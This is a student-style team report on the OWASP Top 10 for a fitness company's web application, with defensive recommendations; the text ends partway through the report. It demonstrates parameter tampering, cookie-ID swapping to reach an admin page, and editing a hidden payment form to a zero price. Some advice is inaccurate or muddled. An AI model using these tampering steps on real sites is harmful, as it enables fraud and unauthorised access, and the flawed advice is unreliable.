

Group 1 Web Application Security - OWASP Top 10 Research Report

Prepared by: Adam Josevski,
Joseph Quaranta,
Warrick Bickerton,
Abhi Dhiman and
Byron Dillon



Summary

In order for Redback web applications to be safeguarded from cyber-attacks. Redback Operations must first understand what these attacks are. This report contains research about The Open Web Application Security Project (OWASP) Top 10. These ten security risks are the most common security risks that web applications face today. These risks include:

1. Broken access control
2. Cryptographic failures
3. Injection (SQL, and XSS)
4. Insecure design
5. Security misconfiguration
6. Vulnerable and outdated programs
7. Identification and authentication failures
8. Software and data integrity failures
9. Security logging and monitoring failures
10. Server-side request forgery

Each security risk is clearly defined with detailed examples. Furthermore, prevention and mitigation recommendations are listed for each risk for redback operations to implement. The aim of this reach report is to inform Redbacks web developers and future cybersecurity members of these current risks to the future security of the Redback web application.

Table of contents

Summary	2
Broken Access control.....	5
Introduction	5
Defining Broken access control.....	5
Cloud Computing	5
Types of broken access control attacks	6
Vertical privilege escalation	6
Horizontal privilege escalation.....	8
Context-dependent access control attack	8
Preventing Broken access control.....	9
Conclusion.....	10
Cryptographic Failures	11
Introduction	11
Defining Cryptographic Failures.....	11
Impact of Attack.....	11
Common Attack Types/Methods	11
Preventing and Mitigating	12
Injection (SQL, and XSS)	13
Introduction	13
Impact of Injection (SQL, and XSS).....	13
Types of SQL attacks and XSS attacks:	13
Prevention.....	14
Insecure Design.....	15
Introduction	15
Impact of Attack.....	15
Common attack types/methods	15
Recommendations on how to prevent and mitigate.....	16
Conclusion/Recommendations.....	16
Security Misconfigurations	17
Introduction	17
Impact of Security Misconfiguration.....	17
Mitigation Recommendations	18
Vulnerable & Outdated Programs	19
Defining Vulnerable and outdated programs	19

Common Attack Types/Methods	19
Preventing and Mitigating	19
Identification & Authentication Failures.....	20
Introduction	20
Impact of Attack.....	20
Common Attacks/Methods.....	20
Recommendations on how to prevent and mitigate.....	21
Conclusion/Recommendations.....	21
Software & Data Integrity Failures.....	22
Introduction	22
Defining Software and data integrity failures.....	22
Cloud Computing	22
Common types of software and data integrity failures	22
Auto updates without signing.....	22
Insecure CI/CD pipeline.....	23
Insecure deserialization (object injection).....	23
Preventing Software and data integrity failures.....	24
Conclusion.....	24
Security Logging & Monitoring Failures	25
Introduction	25
Description.....	25
Prevention.....	25
Server Side Request Forgery	26
Introduction	26
Common Attack Methods.....	27
Impact of Server-Side Request Forgery	30
Mitigation Recommendations	30
Reference list	31

Broken Access control

Introduction

Broken access control is currently a high-risk security concern amongst web applications. The Open Web Application Security Project (OWASP), a highly respected non-for-profit web application research community has listed broken access control as the topmost security risk to web applications in the OWASP 2021 top ten. The purpose of this report is to clearly define what broken access control is, identify and explain different types of broken access control attacks, and provide prevention methods to ensure redback operations web application is secure.

Defining Broken access control

Access control, also called authorization, is used by a web application to grant different types of users' different privileges (OWASP 2021). This in turn allows users to perform different functions and actions across the web application depending on their needs. These rules and controls are applied after the user has been authenticated; most commonly after the user has entered valid details into the login system.

From the Redback's user point of view, access controls can be placed into one of three categories. Vertical access controls are where access controls mechanisms prevent access to a function based on the specific type of user (PortSwigger n.d.). Horizontal access controls only allow access to a resource to users who have the right to access them (PortSwigger n.d.). Finally, Context-dependent access control is where access control mechanisms prevent access to functions and resources based on the application's state or the user's interactions with it, therefore preventing the user from carrying out actions in an incorrect order (PurpleBox 2021).

Regarding Redback, broken access control occurs when a redback user gains access to restricted permissions and can carry out actions that were not intended for that user. For example, if a guest user who uses the redback operations web application to compete in online fitness challenges finds a way to gain access to administrative privileges and then they can modify the web application; this is something a Redback guest user should not be able to do. If access control is not properly protected this threat can lead to disastrous consequences; the most common being the disclosure of sensitive information, for Redback, this could be confidential health records of their users. Information modification could happen, an example of this would be users falsifying their results on Redback competitions. Finally, information could be destroyed; in Redbacks' case, the fitness progress of their users could be erased.

Cloud Computing

Broken access control within cloud computing can occur more frequently as cloud computing environments often rely on many different components from different vendors to achieve their functions (Castillo 2021). If Redback fitness was to utilize cloud technologies to host its web application ensuring secure access control is a must as if the cloud network is comprised this can then further comprise the rest of the cloud ecosystem (Castillo 2021). Redback fitness may be better looking into a non-cloud computing solution for their web application when keeping security in mind.

Types of broken access control attacks

Vertical privilege escalation

If a redback user can access functionality that was not intended or permitted for them this is a privilege elevation attack, which is the main type of attack to exploit broken access control. Vertical privilege escalation attacks involve the attacker increasing their account privileges from what they already have (Beyond Trust 2021). This can happen if redback's web application does not enforce any protection over sensitive functionality (PortSwigger n.d.). For example, administrative functionality for the Redback's web application may be accessible to potential attackers and any user if they typed in the following URL.

```
https://www.redbackfitness.com.au/admin
```

Figure 1 The administrator page is an easily guessable name

Many websites attempt to mitigate these types of attacks by hiding the URL name with a less predictable one.

```
https://www.redbackfitness.com.au/administrator-access-f32jf
```

Figure 2 The Administrator page URL is less predictable than the previous one

Although this will help prevent brute force privilege elevation attacks as it is harder to guess the URL to Redbacks administrative access page, it is still not considered a strong protection method. This is because just hiding sensitive functionality does not enable effective access control. Attackers still may still uncover the obscured URL in other ways, for example, figure three displays embedded JavaScript that modifies the user interface depending on the user's role. This script will display a link if the user is logged in as a Redback administrator, but the script and the administrative URL can be seen by all Redback users regardless of their role. Enabling Attackers to discover Redbacks administrative access page.

```
<script>
var AdminAccess = false;
if (AdminAccess) {
  ...
  var adminAccessTag = document.createElement('a');
  adminAccessTag.setAttribute('https://www.redbackfitness.com.au/administrator-access-f32jf');
  ...
}
</script>
```

Figure 3 A simple script that informs attackers of the administrative URL

Another common way vertical privilege escalation attacks can occur is if Redbacks web application uses parameter-based access controls that are not properly secured and encrypted. Many web applications determine the user's privileges after they have successfully logged in, the application will then proceed to store this information in a user-controllable location. This could be a cookie storing user data within the web browser, hidden input fields that allow developers to hide data

from users, or a pre-set query string parameter added to the URL. Figure 4 shows an example of a submitted value being stored for a mock redback fitness web application.

```
https://www.redbackfitness.com.au/login/index.php?adminAccess=true  
https://www.redbackfitness.com.au/login/index.jsp?role=1
```

Figure 4 The URL's above showing administrative access. Both can be easily edited by attackers

This is an extremely insecure way to store user identification information as an attacker can easily modify the value in the URL to gain access to privileges that do not have.

As for cookies, the example below shows a mock redback operations login page cookie being modified with a simple and free cookie editor browser extension. Its value -1 being the user's ID data is being changed to 10 which is the administrators' ID, this could have been easily found out by brute-forcing possible ID values. Upon saving the modified cookie and refreshing the page it has allowed the user to gain access to a restricted administrator-only welcome page.




Figure 5 Using the Cookie Editor add on to modify the cookie value




Figure 6 Successfully reached the mock Redback administrator page by modifying the user cookie

Horizontal privilege escalation

Broken access control can also lead to Horizontal privilege escalation attacks. This is when the attacker gains control of another user's account with a similar account privilege to their own (Rountree 2011). These types of attacks are also known as account takeovers (Beyond Trust 2021). Although this may initially seem counterintuitive when compared to vertical escalation attacks, by accessing other users' accounts the attacker can proceed to steal, delete, and modify the other user's data instead of directly attacking the website infrastructure itself. Furthermore, these attacks can also be used to obtain a disguise for the attacker to commit vertical privilege escalation attacks.

Horizontal privilege escalation attacks commonly use the same exploit methods as vertical privilege escalation (PortSwigger n.d.). This is shown in the figure 7, where a user accesses their personal account page using a unique ID in the URL address. If an attacker can modify the id value, then they will gain access to other redback users' account pages.




Figure 7 User accounts displaying their ID in the URL bar

Context-dependent access control attack

For actions that are required to be performed in a certain order context-dependent, access controls are used. For example, if Redback fitness allowed customers to order their bicycle hardware from their web store customers need to enter their payment details before successfully checking out. Broken context-dependent access controls will allow the attacker to edit order information or potentially bypass the payment section entirely.

For example, the HTML code below shows a hidden order form used to store Redbacks bicycle hardware when the item is added to the customer's cart. If the attacker is able to edit this hidden form code in their web browser, they can change the cost to zero and skip the payment process altogether, resulting in the theft of redback fitness products. These attacks can potentially cost redback millions of dollars in stolen products.

```
<form>
  <input type="hidden" name="company" value="redbackfitness@gmail.com" />
  <input type="hidden" name="cmd" value="_xclick" />
  <input type="hidden" name="item_name" value="Redback_Indoor_Training_Smart_Bike" />
  <input type="hidden" name="amount" value="6000" />
  <input type="hidden" name="currency_code" value="AUD" />
</form>
```

Figure 8 Mock hidden payment form for Redback's smart fitness bike

```
<!DOCTYPE html>
<html lang="en">
  <head> <meta /> </head>
  <body>
    <form>
      <input type="hidden" name="company" value="redbackfitness@gmail.com">
      <input type="hidden" name="cmd" value="_xclick">
      <input type="hidden" name="item_name" value="Redback_Indoor_Training_Smart_Bike">
      <input type="hidden" name="amount" value="0">
      <input type="hidden" name="currency_code" value="AUD">
      <input type="submit" value="Buy Now">
    </form>
  </body>
</html>
```

Figure 9 Editing the hidden payment form using Firefox's web inspector function

Preventing Broken access control

To ensure Redback's web application to secure from broken access control attacks the following list of guidelines and recommendations should be implemented:

- Redbacks web application must always deny access to any functionality by default, except for public resources.
- Redback administrators need to enable role-based access control. Users should be given permission to only the resources that their role is required to use. Therefore, preventing unauthorized users from accessing resources not intended for them.
- Conduct constant auditing and testing of Redback's access controls to ensure these controls are working correctly.
- Hiding functionality is not the same as secured access control. Redback's web application should never rely solely on obfuscation alone.
- Mandate the requirement that at a code level that Redbacks developers declare which users have access to each resource.



- Implement a system that logs access control failures that will alert Redbacks administrators.
- Encrypt any session tokens and cookies by only sending them over Hypertext Transfer Protocol Secure (HTTPS) if used within Redbacks web application.
- Disable web server directory listing to ensure Redbacks web roots do not contain file metadata and backup files.
- Always give the least or the minimum access necessary to users depending on their role.

Conclusion

In conclusion, broken access control is the single largest threat to web applications today. If not properly protected Redback users' data can be manipulated, stolen, or deleted. Although cloud environments may be more convenient for developers the nature of having many different components from multiple vendors increases the likelihood of these attacks occurring. Multiple attack vectors of broken access control exist, these include vertical privilege escalation, horizontal vertical privilege escalation, and context-dependent access control attacks. To ensure these attacks do not compromise the security of Redback's web application all the recommendations in this report such as denying access by default, enabling role access control and others should be adopted and implemented.

Cryptographic Failures

Introduction

Cryptographic failures is the number 2 in the OWASP top 10, which is very significant issue in web security. The number of Cryptographic failures is very concerning considering cryptography is used to protect sensitive data such as credit card information, emails, password and etc (OWASP 2021). The purpose of this report is to define cryptographic failures, the significant impact of using weak cryptographic methods, the types of adversary attacks on web applications as a result of cryptographic failures and explain mitigation methods for the web development team to utilise.

Defining Cryptographic Failures

Before we define Cryptographic failures, let's understand what cryptography is. Cryptography intends to secure communications to only allow the sender and intended user to view the message (Kaspersky n.d). Cryptography in web applications is used to encrypt data, therefore only the intended recipient (user) can see the data. Once weak cryptographic protocols are utilising in web applications, adversaries can decrypt the data and view the contents using various tools such as automation scripts, password cracking software tools such as john the ripper, powerful online tools, and many other ways. Redback operations need to avoid adversaries viewing client's sensitive data such as fitness levels, redback coins, the ability to alter the client's program (document provided by web development/devOps team).

Impact of Attack

Sensitive data at rest and in transit can be stolen as a result of the cryptographic failures, therefore the protection needs of both types of data need to be defined. This is extremely important as some companies must protect data more carefully as they must comply under privacy laws such as General Data Protection Regulation (GDPR), and PCI Data Security Standard (PCI DSS) for financial data protection (OWASP 2021). Redback operations will operate globally, therefore we much comply with GDPR, and PCI DSS as financial data of clients will be stored within the database. Sensitive data must be protected because cryptographic failures can exploit protocols such as HTTP, FTP, SMTP and the data will be seen and stored in readable text (Bathla S 2021).

Common Attack Types/Methods

Example 1: A web application that uses automatic database encryption encrypts credit card information. The attacker can use an SQL injection vulnerability to automatically decrypt the data, allowing them to see the credit card numbers in human readable text (OWASP 2021). Redback operations must follow this guide <https://www.mongodb.com/basics/mongodb-encryption> (MongoDB n.d) for the mongo database encryption methods.

Example 2: The website (including all pages) does not use transport layer security (TLS). This will allow the adversary to scope the network traffic to intercept web requests and use the user's session cookie. Once the adversary obtains the user's session cookie, they will replay the cookie and use the user's authenticated session to access their data, or they can modify the data. Again, follow this guide <https://www.mongodb.com/basics/mongodb-encryption> (MongoDB n.d) to enforce TLS in the Redback operations website.



Example 3: The database does not use salted hashes or uses simple hashes to store client's password. The adversary then can exploit this error by using a rainbow table full of known password hashes (not salted hashes), using GPU power (OWASP 2021).

Preventing and Mitigating

To prevent from cryptographic failures from happening Redback operations must avoid the following points in developing their website (react framework for front end, NodeJS for back end):

- Must not use old or weak cryptographic algorithms as MD5, SHA1 and FTP or SMTP protocols for storing sensitive data in all web applications (front end, back-end development).
- Follow this guide <https://www.mongodb.com/basics/mongodb-encryption> (MongoDB n.d) to properly encrypt the mongo database and to utilise transport layer security (TLS) and make sure to use the most secure encryption such as HTTP Strict Transport Security (HSTS).
- Store passwords using salted hashing functions such as SCRAM-SHA-256 <https://www.mongodb.com/docs/manual/core/security-scram/> (MongoDB n.d)
- Always utilise authenticated encryption in web applications
- Do not use weak encryption keys or re-use keys that were compromised
- Identify which redback operations client data is sensitive according to privacy laws such as GDPR and in relation to the business needs.
- Utilise key management and always update to the newest algorithms and protocols.

(OWASP 2021)

Ensuring the above points are met, cryptographic failures attacks will be mitigated to a minimum and will allow redback operations to operate as a company to its full potential.

Injection (SQL, and XSS)

Introduction

A SQL injection attack happens when the attacker uses structured query language (SQL) code to gain access to unauthorized content in a database. This is done by exploiting a security vulnerability within the web applications software, most commonly when input fields are not filtered. A Cross-site Scripting (XSS) attack happens when scripts (malicious intent) are injected into a website. When the website is visited by a user the user's browser then executes the malicious script. These scripts can divert clients to malicious websites, steal cookies and user credentials or change the content of the infected webpage.

Impact of Injection (SQL, and XSS)

SQL injection causes many issues including the following:

Privacy: Since SQL data sets for the most part hold sensitive information; the loss of privacy is a significant issue when SQL Injection attacks are successfully executed. Authentication is affected when the use of poor SQL measures is utilised to authenticate people's names and passwords. **Authorisation:** This is impacted when data in a SQL data set is stolen, through the use of manipulating the SQL data set and exploiting the vulnerability. **Integrity:** Since data can be stolen using SQL injections, the integrity (when the data is altered or removed) is impacted significantly with a SQL Injection attack.

Cross site scripting (XSS) causes many issues including the following:

A cross site scripting attack can seriously affect sites and web applications. XSS can ruin sites and compromise other people's details. In this attack, the attacker is able to obtain cookies or impersonate others in a web application. When impersonating others they may do things such as include purchasing items, move assets, transfer funds, or other authoritative activities.

Types of SQL attacks and XSS attacks:

There are three types of SQL injections and they are In-band SQL injections, Inferential SQL injections, and Out-of-band SQL injections. Attackers can use all three of these SQL injection types as part of one strategy to obtain unauthorised backend information. In band SQL injection happens when a hacker is able to collect data via the same communication channel as the victim. For example, when the attacker obtains the results from the web browser and then the attack was executed in the same web browser as the victim. A blind SQL injection occurs when the attacker is able to recreate the structure of the database by sending over malicious payloads and the response from the web application is displayed. The surprising thing is that no data is actually transferred when a blind SQL injection attack is executed. Out-of-band SQLi happens when the hacker is not able to execute the attack on the same communication channel as the victim. The attacker relies on the HTTP or DNS requests on the server to send the required data to the attacker.

Here are the types of XSS attacks: Reflected XSS happens when the script with malicious code is executed on the web application, and it returns to the victim's browser. This only happens when the script is an embedded link. Stored XSS happens when the script with malicious code is inserted in the web application. DOM-based XSS attacks manipulate the client side on the DOM (domain object model) to execute malicious code.



Prevention

Redback Operations should implement the following prevention recommendations to secure their future web application from SQL and XSS attacks:

Prepared Statements:

Prepared statements guarantee that an attacker cannot alter the SQL query, regardless of whether the attacker inserted them. In this model, initially it allows developers to write all the SQL code. Then the developer provides the argument to each query, it also allows the code to be clearly defined and you'll be able to tell the difference between code and data.

Stored Procedures:

Stored Procedures require the developer to simply write SQL statement with certain inputs. Basically, a stored procedure allows the developer to store the data first and then call the data in the application afterwards.

Allow-list Input Validation:

Input validation includes protection for all names, columns and tables. This means all user input must be confirmed by the application itself and not from user input.

Insecure Design

Introduction

Insecure design is a category representing multiple different weaknesses found in an application. During the development period of an application, if there is a lack of security implementation, these vulnerabilities will exist. Whereas secure design will have issues leading to various vulnerabilities, insecure design will never have the security controls required to be able to defend against various attacks. The biggest factor that leads to insecure design is the lack of attention that this security is given for the application, leading to an insecure application crawling with vulnerabilities.

Impact of Attack

The impact of insecure design is very large, as it can be both detrimental for both people within the company as well as outside the company. If the design vulnerabilities are exploited by attackers, they can gain access to very sensitive information of assets within the company as well as sensitive information of clients. This can lead to companies getting lawsuits, losing money and this can even cause some companies to go under.

Common attack types/methods

There are many different types of insecure design attacks, some of those include:

1. Questions and answers – When recovering credentials, “questions and answers” is commonly used to do so. Due to the ban of questions and answers by OWASP, it cannot be trusted as a primary way to identify the identity of a person as more than one person can know or have the answers to the asked questions. Questions and answers should not be used by companies and therefore a more secure design should be implemented
2. Over Booking – A restaurant allows for group booking discounts and only requires a deposit at 15 people. This can be exploited by attackers as they can book out an entire restraint easily within minutes, without having to pay a single cent. This can result in a major loss of income for the restaurant, and therefore, more secure design should be implemented.
Overbooking attacking:
https://www.youtube.com/watch?v=VrDWY6C1178&ab_channel=BusinessInsider
3. Scalpers – When a new product high in demand is out people can exploit insecure design. This can be seen in the recent years, with releases of the new NVidia GPU’s scalpers used bots to mass buy the GPUs, seeing them resell the GPU’s later for a much larger than the recommended retail price. Therefore, actions must be taken, preventing bots from being able to take advantage of this and therefore insecure design must be implemented.



Recommendations on how to prevent and mitigate

Redback Operations can do the following to mitigate insecure design flaws:

- Insecure design vulnerabilities can be easily fixed by a perfect system implementation, but some measures can be taken to protect the design of an application. Some of those include:
- OWASP top 10 – By following OWASP top 10 system when designing or creating a new application, companies can help to mitigate any insecure design vulnerabilities
- Correct Implementation – By correctly implementing security controls, the threat of insecure design will be no more
- AppSec – Use AppSec professionals when designing a security system to help to evaluate and design security and privacy controls

Conclusion/Recommendations

In conclusion, secure design is a very important feature to have in an application. If there is a lack of secure design, the impact of an attack can be large for not just the company but also for the company's clients. I believe that our company should prioritise having a well-structured design as the risks from having an insecure design is too high. I recommend that the company should read about OWASP top 10 system as well as use AppSec professionals when designing the security system to help the company have a secure application.

Security Misconfigurations

Introduction

Security misconfigurations is ranked 5th on the OWASP Top 10. Applications are growing in complexity in multiple areas. As complexity grows, so does the amount of configuration required to implement these new technologies. The skill sets required to build these technologies also increases and because of this, misconfiguring applications, servers, computers, and other devices becomes more prevalent. Multiple issues can arise from the use of outdated software, how error handling occurs, updates to programs that introduce new features and default accounts and password. This is not a list of all vulnerabilities associated with misconfigurations, but they are the most common.

Impact of Security Misconfiguration

A security misconfiguration is not one error or flaw within an application. It makes up multiple flaws of an application. An application may have multiple security misconfigurations applied and integrated with other technologies or systems that may also have misconfigurations that can affect the whole application. Some of the most common security misconfigurations are:

- **Outdated Software**
Outdated software is one of the easiest methods to compromise a system. A program cannot protect itself from every vulnerability. Which is why multiple versions of a program are created. One reason for the creation of multiple versions, is about improving the functionality of website but another reason for multiple versions is the patching of old security vulnerabilities that have been found and are being exploited by adversaries.
- **Default Accounts and Account Privileges**
Commonly, applications come with default credentials. The credentials are publicly known and if left as default, it allows adversaries to investigate what software is being used and to do a basic search of default credentials.
If a high privilege user has been compromised, that user will have control to all settings within the application or underlying infrastructure and will be able to change them.
- **Stack traces and other errors**
If an application uses default error handling, then an application may reveal the technologies being used when an error occurs. Depending on the detail, technology, version number and source code can be revealed. Information of this nature is invaluable to an adversary because they can use it to find already known vulnerabilities and try to exploit them.
- **Security Headers**
Security headers were created to provide additional defences for browsers against previously common OWASP Top 10 threats. Without any security headers, a website can be interacted with over HTTP and plaintext credentials could be intercepted, a browser can be more vulnerable to Cross-Site Scripting and Click-jacking attacks without them. Certain security headers can also protect against third-party data that is being called into the application to prevent malicious data being read by the browser.



Mitigation Recommendations

To prevent some of the impacts of misconfigurations, the Redbacks Operation can follow these guidelines.

- Ensure default accounts are deleted and a new user with elevated permissions is created and if possible, with multi-factor authentication
- Ensure accounts have only enough privileges to carry out the tasks required to complete their job.
- Enforce security headers such as Cross Origin Resource Policy, Strict Transport Security with preloading, Content Security Policy and X-XSS-Protections to prevent common attack methods used by adversaries.
- Ensure error messages are not returned to the user and a custom page or error is shown without any identifiable information
- Implement a patch management process that reviews all software periodically to ensure latest security patches are enforced
- Implement a security audit of newly installed or updated software to ensure correct security hardening processes have been followed

Security misconfigurations will always exist, what is important is the method used to review the implementations of such applications to confirm correct security hardening processes. Enforcing the above guidelines will reduce the attack surface of the application and the level of expertise to exploit this vulnerability further increases.

Vulnerable & Outdated Programs

Defining Vulnerable and outdated programs

Vulnerable and outdated programs are components that need to be updated. Outdated programs allow adversaries to exploit well known vulnerabilities in applications. Vulnerable and outdated programs occur when the users don't know the component versions for both client-side and server-side. This includes when the software is insecure, unsupported, or outdated. This covers the operating system, database management system (DBMS), APIs, web/application server runtime environments, and libraries, among other things. Vulnerable programs can always occur when the users don't scan for vulnerabilities within programs on a regular basis. They also do not check security websites for the latest vulnerabilities. If the underlying platform, frameworks, and dependencies aren't fixed or upgraded in a timely manner (e.g., monthly basis). This leaves organisations vulnerable for days or months (OWASP 2021).

Common Attack Types/Methods

Components often have the same privileges as the applications therefore faults in any component have a significant impact of damaging the program. These vulnerabilities are often unintentional, this can include a coding error or accidentally a backdoor in a component. Attackers can use automated techniques to find unpatched or misconfigured systems (OWASP 2021). Another scenario is when the attacker is able to obtain access in redback operations internal network through various methods such as phishing. The attacker is then able to execute a scanning tool to find unpatched, vulnerable, or outdated programs. Once they are able to identify the flaw, the attacker is then able to exploit the vulnerability allowing them to execute a malicious code on the application (F5 2022).

Preventing and Mitigating

Redback operations should implement the following patch management procedure:

- Continuously check for vulnerabilities in the components using sources like Common Vulnerabilities and Exposures (CVE) and the National Vulnerability Database (NVD).
- Automate the patch management procedure by using software analysis tools.
- Register for email alerts about security flaws for the components redback uses.
- Only use secure URLs to download components from official sources. This will limit the risk of a malicious components being included.
- Keep an eye out for unmaintained libraries and components.

Identification & Authentication Failures

Introduction

Identification and authentication failures are the lack of confirmation of user identity and authentication, which allows for attackers to illegally gain access to personal information. Attackers can exploit this to gain passwords, keys sessions tokens and sensitive user information. An application map has authentication weaknesses if the application allows for things like credential stuffing, brute force attacks and allows for weak passwords such as 12345678, password or admin.

Impact of Attack


The impact of identification and authentication failures is very large, as it can be both detrimental for both people within the company as well as outside the company. If authentication fails and attackers are then allowed into the system, attackers can then gain access to very sensitive information of assets within the company as well as sensitive information of clients. This can lead to companies getting lawsuits, losing money and this can even cause some companies to go under.

Common Attacks/Methods

There are many different attack types of identification and authentication design, a few include:

Credential Stuffing – Is the automated injection of stolen credentials into website login forms to gain access to accounts. Essentially, attackers gain thousands of credentials from a company from a data breach, then using those same credentials, go onto hundreds of websites where the credentials are the exact same, stealing all their information on the other websites. Further explanation can be found in the below video link.

https://www.youtube.com/watch?v=6mL2kjRdkko&ab_channel=ShapeSecurity



Incorrect session logout timers – Users aren't logged out of a browser tab, which allows outsiders to access a browser that is still authenticated. This allows for attacker to gain access to sensitive personal information. Therefore, the application should have a correct and valid logout timer to prevent attacker from being able to exploit this.



Brute force – Brute force attacks are attacks that allow for attackers to guess a username and a password through means of trial and error. Brute force attacks often require a lack of authentication on the system, meaning that they can try hundreds of thousands of times without any repercussions.

Recommendations on how to prevent and mitigate

There are many things Redback Operations can do to prevent authentication and identification failure attacks, some of those include:

Multi factor authentication – By implementing a multi factor authentication companies can easily prevent most authentication failure attacks. Because of multi factor purpose to check if this is the correct person logging into the account, it is one of the strongest and most used ways of preventing these types of attacks.

Weak password check – By implementing a weak password check, a company can prevent attacks where attackers use common and weak passwords. There are lists on the internet of the most popular and therefore the weakest passwords, things like password and 12345678. The weak password check can be implemented to prevent passwords like this being used and therefore make their application more secure.

Login fail limit – By implementing a login fail limit, a company can prevent brute force attacks, as there is a limit to how many logins fails a username can have. If this limit is succeeded, the victims accounts is locked, and the user is notified

Conclusion/Recommendations

In conclusion, authentication and identification failures can be one of the most risky and costly of all the security risks. If there is a lack of an authentication check, attackers can easily access a company's sensitive files as well as their client's private information. I believe the company should take note of this and make a multi factor authentication a priority in the application, as it prevents most authentication attackers and allows for a more secure security system. Finally, I believe that the company implements a weak password checker for users, this will prevent weak passwords being used by users and therefore will create a more secure system.

Software & Data Integrity Failures

Introduction

Software and data Integrity failures is not a new security risk but is a new entry into the Open Web Application Security Project top 10 for 2021, ranking in at number 8. This is because more web applications today are making assumptions relating to software updates, continuous integration/continuous delivery (CI/CD) pipelines and critical data without verifying integrity first (OWASP 2021). This report aims to define what exactly this security risk is, different types of attacks that can occur as the result of software and data Integrity failures, and ways for Redback operations to mitigate these attacks from occurring on their own web application.

Defining Software and data integrity failures

OWASP (2021) states that software and data integrity failures can be defined as any code or infrastructure that does not protect against integrity violations. For example, this security risk is present when an application relies on third-party plugins, modules, or libraries from untrusted sources that are not checked for potential security threats. In relation to Redback's web application, this could be an unsecured third-party node.js library that is used to create the websites front end. By failing to check the library's integrity this could lead to Redback's web application's CI/CD pipeline becoming be a launching pad for attackers to gain unauthorized access or inject malicious code into the web application.

Cloud Computing

Data integrity failures within cloud computing is a vital component of cloud security (Tierney 2022). Cloud infrastructure and software that has integrity failure can be susceptible to data integrity attacks. Redback's cloud infrastructure in this case Google cloud should be regularly monitored and logged for any data integrity failures. Williams (2021) recommends centralizing logs of all google systems and exporting these logs to Cloud storage to be audited with services such as BigQuery or to security information and event management application through Cloud pub/sub.

